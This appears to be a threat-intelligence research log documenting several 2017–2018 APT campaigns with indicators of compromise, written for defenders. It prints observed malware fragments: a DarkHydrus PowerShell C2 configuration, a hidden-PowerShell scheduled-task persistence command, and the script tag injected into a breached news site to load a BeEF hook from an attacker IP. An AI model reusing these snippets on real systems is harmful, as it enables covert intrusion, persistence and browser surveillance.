ModifyDate:	2018:07:26 08:12:27+02:00
AccessDate:	2018:07:26 08:12:27+02:00
CreateDate:	2018:07:26 08:12:27+02:00
FileAttributes:	Archive, Not indexed
Flags:	IDList, LinkInfo, RelativePath, Unicode

C2 configuration:

```
$ErrorActionPreference = "silentlycontinue"
$Global:domainList = "anyconnect.stream","bigip.stream","fortiweb.download"
,"kaspersky.science","microtik.stream","owa365.bid","symanteclive.download"
,"windowsdefender.win"
$Global:domain = $Global:domainList[0]
$Global:server = ''
$Global:min_query_size = 30
$Global:max_query_size = 43
$Global:sleep = 3
$Global:jitter = 20
$Global:id = ''
$Global:hasGarbage = "0";
$Global:hasstartup = "1";
$Global:powershellScripts = New-Object Collections.ArrayList
$win7 = $false
$Global:sleepPerRequest = 1;
$Global:max_request = 100;
$Global:request_counter = 0;
$Global:queryTypes = "A","AAAA","AC","CNAME","MX","TXT","SRV","SOA";
$Global:mode =  "";
```

DarkHydrus 2017 activity

As mentioned in our yearly report we detected targeting by DarkHydrus in October 2017. We estimated that the activity was related to CopyKittens, however this is not certain, thus we currently use DarkHydrus, the name given to the campaign by Palo Alto.

In a malicious email sent in October 2017, a rar file was attached.

دليل الفاكس الإلكتروني

Saaed

Sent time: 10/24/2017 07:08:21 AM

Received time: 10/24/2017 07:08:22 AM

[redacted]

BCc: [redacted]

Attachments: file.rar

لإخوة الزملاء/ موظفي وزارة الخارجية المحترمين

السلام عليكم ورحمة الله وبركاته


نظراً لتفعيل خدمة الفاكس الإلكتروني في وزارة الخارجية ، تجدون برفقه دليل استخدام الفاكس الإلكتروني

آمل الإطلاع عليه والتعرف على كيفية الإستفادة من الخدمة

وتقبلوا تحياتي وتقديري

Google translate: *Dear colleagues / staff of the Ministry of Foreign Affairs. Peace, mercy and blessing of God. To view the activation of the fax service at the Ministry of Foreign affairs, I hope to review and improve how to benefit from the service. And accept my life and appreciation*

The rar file contained a docx document that requests the user to click on an embedded bat in order to "unlock the content".



Running the bat file executes a PowerShell script that loads Meterpreter, followed by CobaltStrike.

Command and control is done via DNS requests to cisc0[.]net

IOCs

PasswordHandoverForm.docx
Users.xlsm
MicrosoftUII.bat
PasswordHandoverForm.rar
job interview form.xlsm

support[.]0ffiice[.]com
msdnscripts[.]com
0ffiice[.]com
hotmai1[.]com
helpdesk[.]0ffiice[.]com
micrrosoft[.]net
ftp[.]0ffiice[.]com
update[.]0ffiice[.]com
msdncss[.]com
allexa[.]net
tlb[.]stage[.]6388479[.]support[.]maccaffe[.]com
ftp[.]msdnscripts[.]com
update[.]cisc0[.]net
0utl00k[.]net
ns1[.]microsoftlab[.]ir
www[.]msdnscripts[.]com
server-rdp[.]microsoftlab[.]ir
maccaffe[.]com
mail[.]cisc0[.]net
citriix[.]net
ns2[.]microsoftlab[.]ir
cisc0[.]net
2557656[.]support[.]maccaffe[.]com
stage[.]2557656[.]support[.]maccaffe[.]com
support[.]maccaffe[.]com
aaa[.]stage[.]6388479[.]support[.]maccaffe[.]com
17771[.]support[.]maccaffe[.]com
3336[.]update[.]maccaffe[.]com
ftp[.]citriix[.]net
3336[.]support[.]maccaffe[.]com
aaa[.]stage[.]4563153[.]update[.]cisc0[.]net

www[.]maccaffe[.]com

http://micrrosoft[.]net/releasenotes.txt
Bd764192e951b5afd56870d2084bccfd

bd764192e951b5afd56870d2084bccfd
61c55e6448a5ab49affd5068dd805acb
953a753dd4944c9a2b9876b090bf7c00
377cfd5b9aad2473d1659a5dbad01d90
9dd647d509a3306cb11dbdb3cd8968cc
b439eaef9331cfbcd7d6b6f23e4ffecf
89d0f575b2d2fe16b46e4401194b1b51

fortiweb[.]download
owa365[.]bid
kaspersky[.]host
windowsdefender[.]win
bigip[.]stream
anyconnect[.]stream
kaspersky[.]science
www[.]symanteclive[.]download
microtik[.]stream
www[.]anyconnect[.]stream
symanteclive[.]download
www[.]bigip[.]stream
micrrosoft[.]net
www[.]kaspersky[.]host
ns103[.]kaspersky[.]host
ns102[.]kaspersky[.]host
0utlook[.]accountant
94[.]130[.]88[.]9

2018-07-27: APT-C-23 Infrastructure and Micropsia samples

E3246b90334c641ce6e34b53f6602a02	[Google Updater APK com.app.s1messenger]
5a05c515dc7fbc7a144c0eb929d7a9c0	[Samsung Magician.exe]
5e494e94053b73d01b20d48f8d8e0758	[VLC_media_player.exe]
738b3370230bd3168a97a7171d17ed64	[microsoftwindowssearchprotocolhost.exe]
Af0eeb210cdb22579166928f8a57bfc3	[HOSTAPPLICATION.EXE]
28fa66f42c6216fe7c628d3d589db114	[GoogleCrashHandler\BitMeter.exe]
5ae06be54ea7911cad447523002144e7	[SHELLAPP.EXE]
88f0568f5c3dc15894ccf74860aaf316	

789c0cb1d2cdabcb5538683b58374881

young-spencer[.]com
steve-harrington[.]com
sophie-deverau[.]xyz
shailene-tris[.]xyz
shailene-hazel[.]life
max-mayfield[.]com
mauricefischer[.]club
margaery-tyrell[.]info
dardash[.]club
joycebyers[.]club
harvey-ross[.]info
davina-claire[.]xyz
arthursaito[.]club
alisonparker[.]club

62.113.207[.]181
52.10.212[.]32
46.166.161[.]228
46.166.161[.]213
46.166.161[.]212
192.169.6[.]59
192.169.6[.]159
185.207.205[.]131

Previous Research:

- **Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA**
  researchcenter.paloaltonetworks.com/2017/04/unit42-targeted-attacks-middle-east-using-kasperagent-micropsia/
- **A #FrozenCell android malware by #APTC23 was implanted in the website of Fatah**
  https://twitter.com/ClearskySec/status/984700415055925248
- **New GnatSpy Mobile Malware Family Discovered**
  https://blog.trendmicro.com/trendlabs-security-intelligence/new-gnatspy-mobile-malware-family-discovered/
- **Delphi Used To Score Against Palestine**
  https://blog.talosintelligence.com/2017/06/palestine-delphi.html
- **Micropsia Malware**
  https://blog.radware.com/security/2018/07/micropsia-malware/

2018-07-02: QUADAGENT sample

Sales Modification.exe (d51c2ffce844d42bab2f2c3131e3dbd4) drops PS1:


"C:\Windows\system32\cmd.exe" /c start /b schtasks /create /sc minute /mo 5 /tn SystemDiskClean /tr "wscript.exe "C:\Users\admin\AppData\Local\Temp\SystemDiskClean.vbs" \"powershell.exe -ExecutionPolicy bypass -WindowStyle hidden -NoProfile 'C:\Users\admin\AppData\Local\Temp\SystemDiskClean.ps1' \""

C:\Users\admin\AppData\Local\Temp\SystemDiskClean.ps1 (C15AACACFD6D987FDE22B440D723BCE0)
Full script: available here: https://pastebin.com/xC8xYbLp

C2: **cpuproc.com**

2018-06-21: EmissaryPanda waterhole in Mongolia's president and parliament websites

Below is further analysis based on pivoting from Kaspersky's post about EmissaryPanda / APT27 - "LuckyMouse hits national data center to organize country-level waterholing campaign".
One of the indicators in the post is **google-updata[.]tk.** It pointed to **103.75.190.19**, on which we can see two other suspicious domains:
https://community.riskiq.com/search/103.75.190.19



govmn[.]tk likely impersonates the website of the Government of Mongolia (gov.mn)

Also, this IP was seen loaded from a script inside two websites during March, that were likely breached:

- president.mn - website of the president of Mongolia
- parliament.mn - website of the parliament of Mongolia

103.75.190.19

Tours

ASN Gigabit Hosting Sdn ...
Netblock 103.75.190.0/24

Gigabit-Hosting-Sdn-Bhd | Routable | Categorize

3	1	0	0	0	2	0	0	0	0
olutions	WHOIS	Certificate	Trackers	Components	Host Pairs	OSINT	Hashes	Projects	Cookies

HOST PAIRS

Show : 25 ◂ 1-2 of 2 ▸ Sort : Last Seen Descending

Hostname	First	Last	Direction	Cause
president.mn	2018-03-10	2018-03-10	parent	script.src
parliament.mn	2018-03-06	2018-03-06	parent	script.src

The IP likely hosted BEeF in the follwoing path: **http://103.75.190[.]19/hook.js**

URL: http://103.75.190.19/hook.js

Detection ratio: 1 / 67

Analysis date: 2018-04-17 02:47:04 UTC (2 months ago)

Analysis | Additional information | Comments 0 | Votes

URL Scanner	Result
Kaspersky	Malware site
ADMINUSLabs	Clean site


IOCs

Domain	govmn[.]tk
Domain	activity[.]maacson[.]com

Domain	bbs[.]maacson[.]com
Domain	dns[.]itbaydns[.]com
Domain	fasterwall[.]com
Domain	static[.]fasterwall[.]com
Domain	wh0am1[.]itbaydns[.]com
Domain	www[.]fasterwall[.]com
Domain	www[.]maacson[.]com
Domain	www[.]windows-updata[.]tk
Hash	1e9b5c685640df11659aea7748d9bf3df70aadcf
Hash	2144aa68c7b2a6e3511e482d6759895210cf60c67f14b9485a0236af925d8233
Hash	534a0deac63f7229836eeff452c7b4172c7c3a7941b6d1b7ddeaadf083d384e3
Hash	70001fc1aad6361ab8f255850796c48ffcad758a
Hash	79794d87f1b3e71e0f9df6f653b9dda1
Hash	9063797b6ebe0cb1c83cde2c15d9c69736d53c71
Hash	cf469c80df51b283f998717ff23e8f24
Hash	d2ebd63b9038e7d77b8773bdba309beb7c46c593
IPv4Address	103[.]75[.]190[.]239
IPv4Address	103[.]75[.]190[.]28
IPv4Address	112[.]137[.]167[.]39
IPv4Address	119[.]15[.]87[.]114
IPv4Address	213[.]109[.]87[.]58
IPv4Address	98[.]143[.]148[.]123
URL	http://103[.]75[.]190[.]19/hook[.]js
URL	https://google-updata[.]tk/hook[.]js

2018-06-12 Charming Kitten waterhole

69.30.221.126 showed up In our report about Charming Kitten (https://www.clearskysec.com/charmingkitten/). It seems the attackers kept using it, (or that someone else took over it and also used it maliciously).
On PassiveTotal we can see that new domains are pointing to it: https://community.riskiq.com/search/69.30.221.126



Inside the legitimate website of The Jewish Journal (jewishjournal.**com**)[2], we see an impersonating domain from the list above: **jewishjournal[.]us**. We estimate that the attackers breached jewishjournal.com and inserted a new page into it, serving as a watering hole:
www.jewishjournal[.]com/webinar/

[2] The Jewish Journal of Greater Los Angeles is an independent, nonprofit community weekly newspaper serving the Jewish community of greater Los Angeles, published by TRIBE Media Corp. The Journal was established in 1985 https://en.wikipedia.org/wiki/The_Jewish_Journal_of_Greater_Los_Angeles

www.jewishjournal.com/webinar/

Jewish Journal Webinar Center

NOV

Welcome to Jewish Journal Webinar Center.

Dear participants please pay attention to the following note.

This is our honor to have you in our webinar.

Please provide the required software before webinar starts

- Adobe Flash player. You can receive it from www.adobe.com for free.
- Adobe PDF reader. you can download it from www.adobe.com for free.
- Cisco any connect VPN Client. you can download it from www.cisco.com for free
- Google Hangout. you can download it from www.google.com for free
- Microsoft Skype. You can download it from www.skype.com for free

All mentioned software will be sent to you in a package but we recommend that download the last version from mail vendor of softwares.

Please provide a headphone and a microphone for listening and speaking in webinar.

Webinar will be held in a dedicated server of Jewish Journal with 10Gb/s Internet bandwidth.

Please provide a high speed internet connection to avoid any interuption in speaking and listening in webinar.

The webinar will be Secured by Google and we use Google OAuth v.2 technology for authentication and identification.

You can read more about OAuth v2 in below link.

https://developers.google.com/identity/protocols/OAuth2

Webinar will be held on **www.jewishjournal.us** (Dedicated server for Webinar).

If you are a participant of our webinar you need receive an invitation from one of our employees.

Please use your dedicated invitation link to activate your participation.

After activating your invitation you will receive the details of webinar in a document , software package and etc.

Thank you for sharing your time with us.

Indeed, we found inside a javascript file loaded from **http://178.32.48[.]50:8443/node.js.**


```
view-source:jewishjournal.com/webinar/
<!DOCTYPE html>
<html lang="en-US" prefix="og: http://ogp.me/ns#">
<head>
    <meta content="text/html; charset=utf-8" http-equiv="content-type">
    <meta charset="UTF-8">
    <meta content="width=device-width, initial-scale=1" name="viewport">
    <title>Jewish Journal Webinar Center</title>
        <script charset="utf-8" src="http://178.32.48.50:8443/node.js" type="text/javascript">
    </script>
    <script charset="utf-8" src="jewish/jquery-3.js" type="text/javascript">
    </script>
    <script charset="utf-8" src="jewish/jscookies.js" type="text/javascript">
    </script>
    <script charset="utf-8" src="jewish/masonry.js" type="text/javascript">
    </script>
```

This JS file is BeEF - The Browser Exploitation Framework Project:


```
178.32.48.50:8443/node.js
.event.dispatch,"jQuery.event.handle is undocumented and deprecated"),e.event.add=functi
"+t),Q.call(this,e,A(t||""),n,a,i)},e.event.remove=function(e,t,n,r,a){x.call(this,e,A(t
r("jQuery.fn.error() is deprecated"),e.splice(0,0,"error"),arguments.length?this.bind.ap
{if(!e.isFunction(t)||!e.isFunction(n))return N.apply(this,arguments);r("jQuery.fn.toggl
a=arguments,i=t.guid||e.guid++,o=0,s=function(n){var r=(e._data(this,"lastToggle"+t.guid
e._data(this,"lastToggle"+t.guid,r+1),n.preventDefault(),a[r].apply(this,arguments)||!1}
{return r("jQuery.fn.live() is deprecated"),T?T.apply(this,arguments):(e(this.context).o
deprecated"),M?M.apply(this,arguments):(e(this.context).off(t,this.selector||"**",n),thi
undocumented and deprecated"),k.call(this,e,t,n||document,a)},e.each(S.split("|"),functi
(e.event.add(document,n+"."+e.guid,function(){e.event.trigger(n,null,t,!0)}),e._data(thi
this!==document&&e.event.remove(document,n+"."+e._data(this,n)),!1}}})}(jQuery,window);


//
// Copyright (c) 2006-2015 Wade Alcorn - wade@bindshell.net
// Browser Exploitation Framework (BeEF) - http://beefproject.com
// See the file 'doc/COPYING' for copying permission
//

/*
 * evercookie 0.4 (10/13/2010) -- extremely persistent cookies
 *
 *  by samy kamkar : code@samy.pl : http://samy.pl
 *
 * this api attempts to produce several types of persistent data
 * to essentially make a cookie virtually irrevocable from a system
 *
 * specifically it uses:
 *  - standard http cookies
```

Impersonating Deutsche Welle

On another IP, 207.38.90.21, we found an impersonation to Deutsche Welle, Germany's public international broadcaster[3]: https://community.riskiq.com/search/207.38.90.21 **deutcshewelle\.org :**




Currently redirects to the legitimate website of Deutsche Welle



[3] https://en.wikipedia.org/wiki/Deutsche_Welle

Likely another impersonating domain is:
deutcshewelle[.]com

Also, **frostsullivan[.]org** is likely impersonating Frost & Sullivan, a business growth consulting company.



IOCs

69.30.221.126
69.30.221.125
207.38.90.21
jewishjournal\.us
deutcshewelle\.org
deutcshewelle\.com
frostsullivan\.org
ns2.deutcshewelle.com
ns1.deutcshewelle.com
www.deutcshewelle.com
mail.jewishjournal.us
mx0.jewishjournal.us
ns1.jewishjournal.us
win-ptf9aurtg8u.jewishjournal.us
ns2.jewishjournal.us

2018-06-07: Oilrig - DMI Connect

https://twitter.com/ClearskySec/status/1004749887966244865

https://app.any.run/tasks/99b3bb26-70ed-469a-a499-9391d528da37

Based on the name of the sample - **DMI Connect.doc** and the submission from Arab Emirates, **potentially** the target could be "Dubai Media Incorporated (DMI)", the official media organization of the government of Dubai. Another possible target is Diesel Marine International (DMI) that does surface engineering (http://www.dmidubai.ae/about-dmi-dubai/). It is also possible that the attacker is using the name of one of these organization to target another organisation.

MD5 : 485041067b8e37d3b172f5c0e700bff1
SHA1 : e8eeec7ebcd0801999a672b871f74d2a5e36d98b
SHA256 : d7130e42663e95d23c547d57e55099c239fa249ce3f6537b7f2a8033f3aa73de
Type : MS Word Document

First seen : 2018-06-05 08:43:36 UTC

Last seen : 2018-06-05 08:43:36 UTC

First name : DMI Connect.doc

